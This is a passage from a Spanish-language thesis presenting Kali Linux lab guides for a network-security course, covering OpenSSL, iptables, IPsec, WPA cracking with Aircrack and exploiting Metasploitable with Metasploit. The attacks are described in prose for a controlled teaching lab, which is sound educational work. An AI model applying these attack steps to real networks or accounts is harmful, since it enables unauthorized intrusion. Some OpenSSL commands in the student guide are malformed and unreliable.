Las vulnerabilidades de configuración: En este punto se puede tomar en cuenta las configuraciones por defecto en un sistema o incluso una mala administración en las configuraciones de *firewalls* o en si algunas aplicaciones de los servidores que se tenga expuesta.

Las vulnerabilidades de actualización: Al no tener actualizado los sistemas se puede encontrar agujeros de seguridad que son corregidos en futuras actualizaciones y de esto un ciberdelincuente se aprovecha.

Las vulnerabilidades de desarrollo: Esto dependerá del tipo de aplicaciones y a validación de los datos que se pueda adquirir de estas. Existen diferentes tipos de escáner de vulnerabilidades para poder auditar en base a una metodología de pruebas de penetración, por ejemplo, si se va a auditar una aplicación web o una red, es diferente el escáner que será utilizado [2].

Existen tipos de vulnerabilidades que los ciberdelincuentes aprovechan para lograr penetrar una red y robar información, se detallan a continuación:

Desbordamiento de *buffer:* Como se observa en la figura 3:1 sucede cuando el programador no administra el espacio de memoria de un programa y en este espacio puede ser introducido un código que la máquina puede ejecutar antes de cualquier otra tarea.




Figura 3.1 Desbordamiento de buffer [18]

Errores *web*: Las vulnerabilidades que existen en la web se tiene por errores de validación de *input* al alterar una cadena de consulta SQL hacia la base de datos, errores de configuración de aplicaciones *web*, los cuales permiten ataques de inyección SQL y ataques XSS (*Cross Site Scripting*).

Errores de protocolo: Existe una gran cantidad de protocolos que generalmente son establecidos sin fijarse en la parte de la seguridad y en ocasiones no se tiene pensado el crecimiento que estos tienen y como la comunicación en las redes no estaba preparado para ser tan grande no se tomó en cuenta en la parte de seguridad [2].

Dadas estas vulnerabilidades, existe una forma remota de aprovechar estas vulnerabilidades y la forma social.

Remotamente se logra mediante una PC y se empieza a realizar un análisis de ataques al servidor objetivo para tratar de vulnerarlo, teniendo en conocimiento esto, el objetivo del proyecto es dar a conocer a los estudiantes los tipos de ataques más comunes y la forma como operan estos.

Escaneo de Puertos abiertos: Pese a que se puede clasificar a esta como una técnica también se la puede incluir dentro de los tipos de ataque *sniffers*, la finalidad de este es recopilar la información necesaria sobre los servicios que se encuentran habilitados para la escucha de solicitudes a través de los diferentes puertos de red. Esto permitiría poder

determinar a su vez la herramienta o el siguiente paso para realizar el ataque informático [6].

Phishing: Este ataque funciona en base al envío de correos falsos solicitando o presentando información respecto a información que se quiera conocer suplantando la identidad de una institución.

Ataque DoS: Sus siglas derivan de la frase "Denial of service" que significa denegación de servicio, el objetivo de este tipo de ataques es, como su nombre lo indica, negar a los usuarios el acceso a un servicio en específico o limitar el acceso al mismo alterando su funcionamiento [6].

Ataques *Man In The Middle*: Es muy popular entre los ciberdelincuentes debido a la cantidad de información a la que se tiene acceso en el caso de que se tenga éxito. Este tipo de ataque se basa en interceptar la comunicación entre 2 usuarios, permitiendo suplantar la identidad de uno u otro para ver la información y modificarla a su antojo, de tal forma que las respuestas recibidas en los extremos pueden estar dadas por el atacante y no por el usuario legítimo [3].

Ataques a redes inalámbricas: Consiste que mediante una base de datos se trata de descifrar la clave que un *router* está usando para poder tener acceso a una red *wi-fi*, esto ocurre que mediante un algoritmo que prueba todas las combinaciones de diccionarios que son utilizado si la contraseña está dentro de estos diccionarios lo indicará, esto mediante aplicativos que permiten conocer la información completa de la red inalámbrica [6].

3.3 Herramientas que posee *Kali Linux* para la detección de vulnerabilidades

Kali Linux es un sistema operativo que contiene una variedad de herramientas utilizadas para el análisis y detección de vulnerabilidades los cuales permiten elaborar las prácticas de laboratorio, según el objetivo de cada practica escogida se vio en la necesidad de escoger herramientas que permitan complementar eficientemente lo estudiado teóricamente en la materia de Seguridad en Redes.

Para la práctica uno y práctica dos al tratarse como tópico "Criptografía" del PEA de la materia, la herramienta que permite conocer el uso y funcionamiento de lo que interviene en confidencialidad, autenticación e integridad de los datos fue *Openssl*, cuyas funciones a realizar con esta herramienta se detalla continuación:

Cifrado con algoritmos simétricos y asimétricos (privacidad): Trata acerca de métodos que permite tener una comunicación segura entre dos partes realizando el intercambiado la clave. La simetría se refiere a que tanto el emisor como el receptor tienen la misma llave para cifrar como para descifrar.

Funciones de resumen (integridad): Las funciones de resumen, son usadas para brindar integridad, así como la autenticidad de mensajes de su origen, es también ampliamente usada para firmas digitales.

Creación de una autoridad de certificación (autenticación). Una autoridad de certificación (CA) tiene sus funciones que serán las de firmar los certificados digitales de usuario, generar los certificados y mantener el estado correcto de los certificados.

Esta herramienta proporciona una comunicación segura entre dos entes previniendo así las vulnerabilidades que se tiene frente un ataque *man in the middle* ya que la información que viaja a través de la red va cifrada.

Como resultados de la práctica uno guía de profesores se explica detalladamente el uso de esta herramienta para generar llaves simétricas y asimétricas, así como cifrar archivos mediante líneas de comandos mientras que para la práctica dos se explica detalladamente el uso de funciones de resumen, firmas y la creación de una CA.

Para la práctica tres al tratarse como tópico "Dispositivos de seguridad y herramientas" del PEA de la materia y uno de los puntos es el estudio del *firewall*, se da a conocer al estudiante el uso y funcionamiento de esta herramienta en una red simulada.

A través del *firewall* se puede permitir o restringir el acceso a los usuarios a sitios como *Facebook*, *YouTube* y otros, mantener redes separadas de Internet y de esta forma dar seguridad a la información en una red interna. Tomando en cuenta lo mencionado, la principal herramienta que contiene los sistemas operativos *Linux* es a través del servicio *Iptables*, cuyas funciones son: establecer reglas de filtrado de paquetes.

Este *firewall* puede examinar información de la capa de aplicación como una solicitud *HTTP*, *FTP* y si encuentra algunas aplicaciones no legítimas, bloquearlas. Previniendo ataques de un ciberdelincuente que pueda aprovechar de muchas maneras un puerto abierto.

Para la práctica cuatro se tomó en cuenta uno de los puntos del tópico "Dispositivos de seguridad y herramientas" del PEA de la materia que es conceptos básicos de IP security en este punto se realizó un estudio del principal uso de este protocolo y como resultado se estuvo en el uso de VPN's.

Kali Linux ofrece una herramienta llamada strongswan que permite realizar una VPN implementada mediante el protocolo *IPsec* para la comunicación a través de llaves compartidas de *host a hosts* o de red a red.

El protocolo *IPsec* establece una conexión proporcionando el cifrado de cada paquete de datos durante el tiempo que se permanezca conectado. Esto se logra ya que las dos partes deben autenticar y definir las claves compartidas logrando así una comunicación, la seguridad, funciona gracias a la administración y autenticación de claves a través del intercambio de claves de Internet tipo IKEv1 o IKEv2.

Una de las herramientas que permite conocer las vulnerabilidades en las redes inalámbricas o deficiencias como claves muy cortas y sencillas es *Air-crack*. *Air-crack* permite monitorizar en tiempo real cualquier red inalámbrica al alcance, para la práctica número cinco se demuestra como esta herramienta permite romper una clave de una red inalámbrica en cuestión de minutos gracias a las deficiencias presentes como: una clave que contiene solo de números o una clave muy corta. Una clave puede ser crackeada en un instante o en horas dependiendo del nivel de dificultad y de las características de la maquina atacante.

Finalmente, según lo estudiado en el análisis de vulnerabilidades una de las herramientas más utilizadas para la detección y explotación es *Metasploit Framework*, para la practica 6 se utilizó tanto la herramienta Nmap como *Metasploit Framework* el cual es una herramienta imprescindible que se debe conocer para adentrarse al mundo del hacking y la ciberseguridad.

Metasploit framework es una herramienta muy potente para las pruebas de penetración y auditoria cuyas características son:

- Posee automatización de exploits, payloads también se puede adherir cualquier exploits creado.
- Cuenta con actualizaciones casi mensuales
- Funcionalidades que prácticamente bien usados se puede realizar auditoria

Para el uso más practico los *exploits* y *payloads* están divididos en módulos lo que permite mayor orden.

3.4 Prácticas de laboratorio para el docente y los estudiantes.

Se han desarrollado seis prácticas de laboratorio que incluyen temas relacionados con cifrado y descifrado de información, vulnerabilidades y seguridad en redes inalámbricas. dichas prácticas, se encuentran implementadas y previamente comprobadas su funcionalidad, luego de lo cual se ha redactado las hojas guías para que los estudiantes realicen la implementación de cada una de estas prácticas y obtengan los resultados planteados.

Práctica 1: Criptografía simétrica y asimétrica

Objetivos

- Familiarizar al estudiante con las funciones criptográficas empleadas para el cifrado simétrico y asimétrico con la herramienta OpenSSL para proporcionar confidencialidad, autenticación e integridad para una comunicación.
- Usar las herramientas que proporciona OpenSSL para la elaboración de operaciones criptográficas como cifrado de claves simétricas y asimétricas empleando diferentes algoritmos de seguridad.

Componentes de software

En la presente práctica se emplean los siguientes componentes de software

- VirtualBox
- S.O Kali Linux
- OPENSSL

Descripción de la práctica

Esta práctica consiste en dar a conocer diversas técnicas criptográficas que permitan que la información compartida sea comprensible únicamente para la parte deseada manteniéndola oculta para las demás partes. Estos mecanismos se diseñan en base a algoritmos de cifrado de clave simétrica y de clave asimétrica conocidos como llave pública y llave privada.

La herramienta *OpenSSL* contiene las siguientes aplicaciones que se utilizan para el desarrollo de la práctica.

- Generar claves RSA y DSA
- Cifrar y descifrar con distintos algoritmos de cifrado

La práctica se desarrolla en una máquina virtual ejecutando el sistema operativo *Kali Linux*, durante la realización se emplean herramientas implementadas por *OpenSSL* a través de líneas de comando.

la práctica consiste en la creación de un archivo de texto con la información que se desea proteger mediante los procesos de cifrado que la herramienta ofrece. Las operaciones de cifrado simétrico se realizan empleando el comando "enc" mediante el cual se puede cifrar y descifrar con diversos algoritmos de encriptación.

Para el cifrado asimétrico las funcionalidades se encuentran repartidas entre diferentes comandos dentro de esta herramienta. Para esta sección se estudia la generación y gestión de claves públicas y privadas en la que dos usuarios puedan comunicarse de manera segura.

Las hojas guía para el estudiante se encuentran en el Anexo No 2.

Resultados de la práctica.

Como resultados de la práctica se espera que el estudiante tenga un conocimiento básico de configuración de la herramienta *openssl* para la generación de llaves públicas y privadas con diferentes algoritmos de encriptación para establecer una comunicación segura entre dos usuarios.

Para cumplir con las expectativas de lo que se espera para la práctica se realizó la simulación de una comunicación segura entre dos usuarios, realizando el proceso de encriptación con la herramienta *openssl*.

Esta práctica consta de dos parte, la primera parte se realizó la comunicación mediante cifrado simétrico y la segunda parte mediante cifrado asimétrico, para demostrar su funcionamiento se realizó guías para profesores mediante capturas de pantalla.

Práctica 2: Funciones de resumen, firmas y certificados digitales

Objetivos

- Usar herramientas proporcionadas por OpenSSL para la realización funciones de resumen, firmas y certificados digitales empleando diferentes algoritmos.
- Conocer la diferencia que existe entre los diferentes algoritmos criptográficos para funciones de resumen.
- Aprender a elaborar una autoridad de certificación y su utilidad con la herramienta OpenSSL.

Componentes de software

En la presente practica se emplean los siguientes componentes de software:

- VirtualBox
- S.O Kali Linux
- OpenSSL

Descripción de la práctica

Esta práctica permite familiarizar al estudiante con las funciones de resumen (hash), este tipo de funciones permite garantizar la integridad de un mensaje o documento en su proceso de transmisión, es decir asegurar de que un mensaje o documento no haya sido modificado durante su tránsito a través de la red, sin requerir el cifrado del mismo. La ventaja de las funciones de resumen es que su cálculo, para un mensaje dado, resulta más rápido que el cifrado de ese mensaje mediante un algoritmo de clave pública, por lo que este método puede utilizarse para llevar a cabo firmas digitales más rápidamente, además, esta práctica permite comprender los pasos necesarios para que una Autoridad emita un certificado y entender qué papel juegan los certificados en la firma y verificación de documento

Las hojas guía para el estudiante se encuentran en el Anexo 2

Resultados de la práctica

Como resultados para esta práctica se espera que el estudiante conozca más funcionalidades que la herramienta *openssl* ofrece, en este caso la realización de cálculos de funciones de resumen con diferentes algoritmos para brindar integridad a un documento además de poder crear una autoridad de certificación utilizada para brindar autenticación en las comunicaciones digitales.

Para cumplir con las expectativas de esta práctica se realizó una simulación de los procesos a seguir para la elaboración de los cálculos de la funciones de resumen firmas digitales y la creación de una autoridad de certificación demostrando así la utilidad que esta herramienta tiene, el proceso que se realizó esta detallado como guía para profesores practica dos mediante capturas de pantalla.

Práctica 3: Configuración básica del Firewall

Objetivos

- Instalar un cortafuegos en el sistema operativo Kali Linux para la administración de una red virtualizada.
- Conocer el funcionamiento básico de la herramienta iptables
- Permitir o denegar el acceso a internet mediante protocolos establecidos con iptables

Componentes de software

- VirtualBox
- S.O Kali Linux
- Servidor Metasploitable
- S.O Ubuntu

Descripción de la práctica

La práctica de configuraciones básicas del firewall coloca al estudiante en un entorno más complejo dentro de *Kali Linux*; sin embargo, mantiene la misma estructura de los comandos en Linux los cuales ayuda a tener un código entendible y fácil de ejecutar de manera que se obtenga los resultados esperados.

Para esta práctica se necesita disponer de varias máquinas virtuales dentro de *VirtualBox*, además de la maquina anfitrión (*Kali Linux*). La figura 3.2 muestra la configuración de cada una de las máquinas virtuales.




Figura 3.2 Entorno de Red para la práctica tres

Cortafuegos (firewall)

- La primera interfaz(eth0) está configurada como bridge modo puente
- La segunda interfaz (eth1) y tercera interfaz (eth2) están configuradas como red interna
- De esta forma se tiene un cortafuegos que hace de puente entre la red física de nuestra máquina, una red virtual interna con un equipo servidor y otro de área de trabajo

Servidor(metasploitables2)

• La interfaz(eth2) está configurada como red interna (servidor)

Área de trabajo (PC's)

• La interfaz(eth1) está configurada como red interna (red1)

Las hojas guía para el estudiante se encuentran en el Anexo 2.

Resultados de la práctica

Como resultados para esta práctica se espera que el estudiante pueda configurar un *firewall* con reglas establecidas para diferentes funcionalidades de manera que pueda proteger una red de posibles intrusiones provenientes del exterior a la red asociada.

Para cumplir con lo esperado se realizó la simulación de una red en un sistema de virtualización en la cual se implementó como *firewall* un sistema operativo *Kali Linux* estableciendo reglas que permiten mostrar al estudiante las funcionalidades de esta herramienta, el proceso realizado se encuentra mediante hojas guías para profesores a través de capturas de pantalla.

Practica 4: Implementación de una VPN con IPsec

Objetivos

- Desarrollar una configuración de una VPN tipo transporte IPsec entre dos hosts en la misma red.
- Reconocer con un analizador de datos el protocolo de cifrado que utiliza IPsec y como actúa.

Contenido del software

- S.O Kali Linux
- Dos máquinas virtuales

Descripción de la práctica

Esta práctica está enfocada en permitir la comunicación entre dos entidades utilizando el protocolo *IPsec*, el configurar un host para permitir una conexión entre dos o más hosts que ejecutan *Kali Linux* no es un proceso sencillo.

Para esta práctica se desea que la encriptación proteja toda la comunicación entre dos hosts por un método comprensible del uso de claves compartidas (PSK).

Los casos de uso posibles para esta práctica incluyen evitar el uso del rastreo de paquetes para descubrir el tráfico de la red y asegurarse que dos o más *hosts* tengan comunicaciones TCP y UDP que no puedan ser manipuladas.

Para esta práctica se asumen los siguientes términos:

Se tiene al menos dos máquinas virtuales con sistema operativo Kali Linux entre los que desea cifrar las comunicaciones (denominados emisor y receptor en el desarrollo de la

práctica), estas máquinas virtuales pueden acceder entre sí sin ningún NAT en el camino (NAT agrega una capa adicional de complejidad para VPN como esta)

Se realiza una configuración de *IPsec* rápida y sencilla, por lo que se utiliza claves compartidas (PSK) para la autenticación.

Las hojas guía para el estudiante se encuentran en el Anexo 2.

Resultados de la práctica

Como resultados para esta práctica se espera que el estudiante pueda crear una comunicación segura entre dos máquinas a través de la red utilizando el protocolo IPsec.

Para cumplir con lo esperado se realizó una simulación con las configuraciones necesaria para que dos máquinas virtuales puedan comunicarse entre sí mediante el protocolo *IPsec* utilizando la herramienta *strongswan*, el cual funciona configurando *scripts* proveniente de la herramienta, para verificar su funcionamiento fue necesario utilizar otra herramienta que permite analizar la información que las dos máquinas comparten, el proceso realizado se encuentra como hojas guías para profesores a través de capturas de pantalla.

Practica 5: Seguridad en redes inalámbricas

Objetivos

- Aprender el funcionamiento básico de Air-crack.
- Verificar la seguridad de la red inalámbrica.
- Realizar un ataque a una red inalámbrica con clave WPA

Componentes del software

• S.O. Kali Linux

Componentes de hardware

Adaptador WI-FI USB

Descripción de la práctica

Para la presente práctica se utiliza el software de virtualización VirtualBox para simular el equipo GNU/Linux con el cual se procede a realizar el ataque a una red inalámbrica, una vez definido el sistema de virtualización se define la red inalámbrica víctima haciendo uso de las herramientas que *Kali Linux* ofrece.

Air-crack es un conjunto de herramientas que permiten lograr romper una contraseña WPA/WPA2 en base a diccionarios, realizando un conjunto de acciones en un orden específico para acceder a la red inalámbrica objetivo.

Esto se logra en base a diccionarios que contienen contraseñas predeterminadas y comunes, así como también obligando a algún dispositivo conectado a la red volver a autenticarse para que esta herramienta pueda capturar el procedimiento crucial donde la clave de la red inalámbrica se intercambia entre el router y el dispositivo.

Las hojas guía para el estudiante se encuentran en el Anexo 2

Resultados de la práctica

Como resultado para la práctica se espera que el estudiante este en la capacidad de poder utilizar la herramienta para encontrar vulnerabilidades en las redes inalámbricas dando como ejemplo el romper contraseñas WPA.

Para poder cumplir con las expectativas de lo esperado se realizó una simulación de la utilización de la herramienta junto con un modem preconfigurado para que la contraseña de la red *wi-fi* no sea muy complicada de descifrar y así mostrar cómo funciona la herramienta *aircrack*, El proceso realizado se detalla como hojas guías para profesores a través de capturas de pantalla.

Practica 6: Análisis y explotación de vulnerabilidades

Objetivos

- Investigar acerca del funcionamiento básico de la herramienta Metaexploit Framework.
- Conocer cómo actúa junto otras herramientas de seguridad como John the ripper y Nmap.
- Implementar un ataque a *Metasploitable2-Linux* en el que existen vulnerabilidades sin corregir en su sistema Linux

Contenido del software

- S.O. Kali Linux
- Metasploit framework
- Metasploitable

Descripción de la práctica

En esta práctica se utiliza el *software* de virtualización *VirtualBox* para simular los equipos necesarios sobre los que se realizan las pruebas de penetración, una vez definido el sistema de virtualización se procede a definir la máquina virtual víctima y la máquina virtual atacante desde la cual es posible realizar ataques, detectar puertos abiertos, capturar y analizar paquetes.

Desde la máquina virtual atacante se utiliza la consola de *Metasploit*, la interfaz a usar es *Msfconsole* donde se ejecutan los comandos correspondientes dirigidos el servidor en el que se va realizar la prueba de penetración.

Metasploit Framework permite la configuración junto a una base de datos donde se guarda la información del procedimiento realizado, como equipos localizados, servicios, vulnerabilidades e información adicional. Esa información puede generarse desde la misma herramienta utilizando los módulos Auxiliary o importando información a partir de herramientas externas como NMAP, Nessus openvas.

Una vez obtenida la información que estas herramientas o en sí de los módulos *Auxiliary* de *metasploit* arrojan, se busca *exploits* que puedan aprovechar las vulnerabilidades sobre los servicios que la maquina victima ofrece y junto a los *payloads* tomar el control de la máquina víctima, para la práctica se generó una *shell* desde la máquina atacante para adquirir información como es nombres y claves de usuarios y junto a una herramienta externa como es *jhon the ripper* para conocer las claves encriptadas.

Las hojas guía para el estudiante se encuentran en el Anexo 2.

Resultados de la práctica.

Como resultado para esta práctica se espera que el estudiante pueda realizar los procesos para lograr vulnerar un sistema.

Para cumplir con las expectativas esperadas se realizó una simulación en la cual se demuestra el proceso a realizar para lograr explotar una vulnerabilidad en una máquina virtual preconfigurada. El proceso realizado se detalla como guías para profesores a través de capturas de pantalla.

3.5 Simulación de las prácticas realizadas para la demostración de resultados que se espera cuando el estudiante elabore la práctica

Cada una de las funciones a realizar en las prácticas de laboratorio del proyecto están detalladas en el anexo No 2 guías para estudiantes adicional a esto se realizaron videos explicativos de cada una de las practicas elaboradas; sin embargo, como adicional se realizó guías para profesores en la cual se detalla los procedimiento realizado por cada práctica de laboratorio por medio de capturas de pantalla que se demuestra en el anexo No 3.

4. CONCLUSIONES Y RECOMENDACIONES

4.1 CONCLUSIONES

Cada práctica fue desarrollada con el fin de fortalecer las enseñanzas aprendidas en la parte teórica del PEA de la materia y ayudar4 al estudiante en su desempeño en la parte laboral teniendo un conocimiento de la utilización de varias herramientas para la implementación de políticas básicas de seguridad de la información

En función del análisis realizado en base a las vulnerabilidades investigadas se concluyó que Kali Linux contiene las herramientas necesarias para simular un ataque en un ambiente controlado y dar a conocer al estudiante como un ciberdelincuente actúa aprovechándose de dichas vulnerabilidades.

Es conocido que los canales de comunicación informáticos y los avances tecnológicos facilitan las actividades dentro de una entidad, tener un sistema más avanzado crea una ventaja sobre otras entidades. Sin embargo, el uso de nuevas tecnologías también posibilita que existan nuevos y más ciberataques o delitos informáticos es por ello que se debe conocer de manera efectiva que tan vulnerable es un sistema para tomar las medidas necesarias para contrarrestar estos ataques.

Durante el desarrollo de este proyecto no sólo se ha aprendido a manejar las herramientas de seguridad mencionadas en el proyecto, sino también a notar lo inseguro que están los sistemas en general y, por tanto, es necesario fortalecer que los profesionales se encuentren capacitados en aspectos relacionados a la seguridad de redes para que sean capaces de establecer seguridades en equipos mediante firewalls o algoritmos de encriptación y canales seguros de comunicación.

El entorno virtual empleado en el presente proyecto está considerado con el fin de facilitar la realización de las prácticas de laboratorio en base al uso de herramientas de manera educativa para que los estudiantes fortalezcan su proceso de formación en la carrera de Tecnología Superior en Redes y Telecomunicaciones y más no para que estas herramientas sean utilizadas para actividades ilícitas.

4.2 RECOMENDACIONES

Se debe tomar en cuenta que las políticas de seguridad para cada sistema operativo, servicio, o recurso de red son actualizadas constantemente, por lo que se recomienda investigar las medidas de seguridad y nuevas amenazas para mantenerse al día y realizar las acciones necesarias para mitigarlas.

Es recomendable tener un conocimiento básico de los sistemas operativos Linux para entender los permisos que se necesitan para realizar algunas tareas solicitadas en las prácticas de laboratorio creados, ya que se solita tener acceso con todos los privilegios. Aunque Kali Linux es un sistema amigable con el usuario, aún existen herramientas en base a comandos por lo que se recomienda estar familiarizado con el uso de sistemas operativos basados en Linux.

Existen demasiadas herramientas dentro de Kali Linux dedicadas a la seguridad de la información, es recomendable estudiarlas a fondo para emplearles de manera eficiente permitiendo de esta manera a las personas adentrarse en el mundo del hacking ético.

5. REFERENCIAS BIBLIOGRAFICAS

- [1] ciberceguridad, «b2b consultores,» 10 enero 2019. [En línea]. Available: https://btob.com.mx/ciberseguridad/amenazas-y-vulnerabilidades-de-lossistemas-informaticos/. [Último acceso: agosto 2020].
- [2] M. I. Romero Castro, «NTRODUCCIÓN A LA SEGURIDAD INFORMATICA Y ANALISIS DE VULNERABILIDADES,» Octubre 2018. [En línea]. Available: https://www.3ciencias.com/wp-content/uploads/2018/10/Seguridadinform%C3%A1tica.pdf. [Último acceso: Agosto 2020].
- [3] B. F. Gutierrez, «uvadoc.uva.es,» [En línea]. Available: https://uvadoc.uva.es/bitstream/handle/10324/5792/TFG-B.511.pdf?sequence=1. [Último acceso: Agosto 2020].
- [4] M. Sierra Solis, «scielo.sld.cu,» Junio 2018. [En línea]. Available: http://scielo.sld.cu/scielo.php?script=sci_arttext&pid=S2218-36202018000300021. [Último acceso: Agosto 2020].
- [5] kali by offensive security, «kali linux,» 25 Noviembre 2019. [En línea]. Available: https://www.kali.org/docs/introduction/what-is-kali-linux/. [Último acceso: Agosto 2020].
- [6] C. L. Coloma Almeida, «repositorio.ug.edu.ec,» 2018. [En línea]. Available: http://repositorio.ug.edu.ec/bitstream/redug/35450/1/B-CINT-PTG-N.378%20Almeida%20Coloma%20Cesar%20Leonardo%20.%20Pincay%20P% c3%a1rraga%20Jasson%20Alfredo.pdf. [Último acceso: Diciembre 2020].
- [7] oracle, «VirtualBox,» [En línea]. Available: https://www.virtualbox.org/. [Último acceso: Diciembre 2020].
- [8] T. Diaz, «blyx.com,» 06 Julio 2006. [En línea]. Available: https://blyx.com/public/docs/security/Usando_OpenSSL_en_el_mundo_real.pdf. [Último acceso: Diciembre 2020].
- [9] T. Rhodes, «www.freebsd.org,» [En línea]. Available: https://www.freebsd.org/doc/es_ES.ISO8859-1/books/handbook/openssl.html. [Último acceso: Diciembre 2020].
- [10] A. Molina, «openwebinars.net,» Noviembre 2018. [En línea]. Available: https://openwebinars.net/blog/que-es-iptables/. [Último acceso: Diciembre 2020].
- [11] StrongSwan, «strongswan.org,» [En línea]. Available: https://wiki.strongswan.org/projects/strongswan/wiki/IntroductionTostrongSwan. [Último acceso: Diciembre 2020].
- [12] «Seguridad Wireless.net,» [En línea]. Available: https://www.seguridadwireless.net/aircrack-ng-spain/. [Último acceso: 2021].

- [13] LETHANI , Agosto 2018. [En línea]. Available: https://hackinglethani.com/es/metasploit-introduccion-al-pentesting/. acceso: Diciembre 2020].
- [14] Vasco, «Guia Metasplotable 2,» Mayo 2016. [En línea]. Available: https://fwhibbit.es/guia-metasploitable-2-parte-1. [Último acceso: Diciembre 2020].
- [15] tp-link, «tp-link,» [En línea]. Available: https://www.tp-link.com/es/home-networking/adapter/tl-wn823n/. [Último acceso: Diciembre 2020].
- [16] Escuela de Formacion de Tecnologos, *Programa de Estudios por Asignatura*, Quito, 2020.
- [17] openssl , «openssl,» [En línea]. Available: https://www.openssl.org/docs/man1.0.2/man1/ciphers.html. [Último acceso: Febrero 2021].
- [18] C. Vargas Lozano, «slideshare,» 2011. [En línea]. Available: https://www.slideshare.net/RevistaSG/ups-cdigo-inseguro-deteccin-explotacin-y-mitigacin-de-vulnerabilidades-en-software. [Último acceso: Diciembre 2020].

ANEXOS

Anexo No 1: Certificado de funcionamiento

Anexo No 2: Hojas guías de las prácticas para estudiantes

Anexo No 3: Hojas guías de las prácticas para profesores

Anexo No 1: Certificado de funcionamiento



ESCUELA POLITECNICA NACIONAL

Campus Politécnico "J. Rubén Orellana R

Quito, 11 de enero de 2021

CERTIFICADO DE FUNCIONAMIENTO DE PROYECTO DE TITULACIÓN

Yo, Leandro Antonio Pazmiño Ortiz, docente a tiempo completo de la Escuela Politécnica Nacional como director del trabajo de titulación denominado: ELABORACIÓN DE GUÍAS DE PRÁCTICAS DE LABORATORIO PARA LA ASIGNATURA SEGURIDAD DE REDES EMPLEANDO KALI LINUX, certifico que he constatado el correcto funcionamiento del sistema desarrollado por ALEX DANIEL VINUEZA GUALOTUÑA estudiante de la Tecnología en Electrónica y Telecomunicaciones.

Por lo tanto, el proyecto cumple con todos los objetivos que fueron establecidos para su desarrollo en el plan del proyecto de titulación.

DIRECTOR

Ing. Leandro Antonio Pazmiño Ortiz, Msc.

Anexo No 2: Hojas guías de las prácticas para estudiantes

ESCUELA POLITÉCNICA NACIONAL ESCUELA DE FORMACIÓN DE TECNÓLOGOS

HOJA GUÍA PRACTICA Nº 1

1. TEMA: Criptografía simétrica y asimétrica

2. OBJETIVOS

- Familiarizar al estudiante con las funciones criptográficas más comunes empleadas para el cifrado simétrico y asimétrico con la herramienta OpenSSL para proporcionar autenticación, confidencialidad, integridad en las redes de comunicaciones.
- 2. Usar herramientas proporcionadas por *OpenSSL* para la realización de operaciones criptográficas como cifrado de clave simétrica y asimétrica empleando diferentes algoritmos

3. TRABAJO PREPARATORIO

3.1 Cuestionario

- Investigar acerca del uso de herramienta OpenSSL para cifrado simétrico y asimétrico.
- Realizar una breve descripción de encriptación simétrica y asimétrica.
- Investigar y describir las características principales de los siguientes algoritmos de cifrado: DES, IDEA, AES, CAST 128, RC2, RC4, RC5, RSA
- Consultar acerca de los siguientes comandos utilizados en la herramienta OpenSSL:
 - openssl list-cipher-commands
 - openssl enc ()
 - openssl genrsa ()
 - openssl rsa()
 - openssl rsautl ()
- Consultar las ventajas y desventajas del cifrado simétrico y asimétrico.

4. DESCRIPCIÓN DE LAS ACTIVIDADES Y PROCEDIMIENTO DE LA PRÁCTICA

Cifrado simétrico

- 4.1. Generar un fichero de texto que contenga la información que se quiera asegurar empleando cualquiera de las herramientas disponibles de *Kali Linux* (echo, cat, vi, nano, etc.).
- 4.2. Realizar el cifrado del fichero de texto generado anteriormente empleando el Algoritmo AES-256 en modo CBC.
 - openssl enc <mode> -in <mensaje> -out <mensaje_cifrado>
- 4.3. Analizar el contenido del fichero con el texto cifrado y comprobar si los parámetros del resultado obtenido coinciden con lo esperado.
 - cat <mensaje_cifrado>
- 4.4. Realizar la decodificación del fichero generado.
 - openssl enc <mode> -d -in <mensaje_cifrado> -out <mensaje_descifrado>
- 4.5. Analizar el contenido del fichero obtenido y comprobar si el resultado obtenido coincide con lo esperado.
 - cat <mensaje_decifrado>
- 4.6. Generar al menos dos ficheros con una longitud igual al tamaño del bloque empleado en el algoritmo *aes-256-cbc* y realizar el cifrado de estos para comparar el resultado obtenido.
- 4.7. El tratamiento de ficheros binarios requiere del empleo de herramientas específicas para su visualización, lo que dificulta la transmisión de su contenido según el servicio que se emplee, como por ejemplo incrustado en el cuerpo de un correo electrónico. La codificación Base64 permite la representación de datos binarios usando únicamente los caracteres imprimibles de ASCII.
 - openssl enc <mode> -base64 -in <mensaje> -out <mensaje_cifrado>/ encripta un fichero en otro fichero
- 4.8. Realizar el envío de la clave y el texto cifrado a través de correo electrónico a uno de los compañeros de forma que pueda decodificar el contenido del mensaje original.

Cifrado asimétrico

- 4.9. Generar una pareja de llaves pública y privada. Comenzar generando la clave privada con el algoritmo RSA.
 - openssl genrsa -out <llave_priv.pem> -bits:2048
- 4.10. Generar la llave publica a partir de la clave privada.
 - openssl rsa -in llave_priv.pem -pubout -out llave_pub.pem
- 4.11. Realizar el envío de la llave publica y a través de correo electrónico a uno de los compañeros de forma que puedan decodificar los mensajes que se le envié.
- 4.12. Crear y encriptar un fichero de texto con la llave publica de su compañero
 - Openssl rsautl -encrypt -in <mensaje> -out <mensaje_cifrado> -inkey -publica_receptor> -publin
- 4.13. Empleando los conocimientos adquiridos en esta práctica definir, implementar un procedimiento mediante el cual se realice él envió seguro de información entre dos estudiantes.

BIBLIOGRAFIA.

[1] T. Diaz, «blyx.com,» 06 Julio 2006. [En línea]. Available: https://blyx.com/public/docs/security/Usando_OpenSSL_en_el_mundo_real.pdf. [Último acceso: Diciembre 2020].

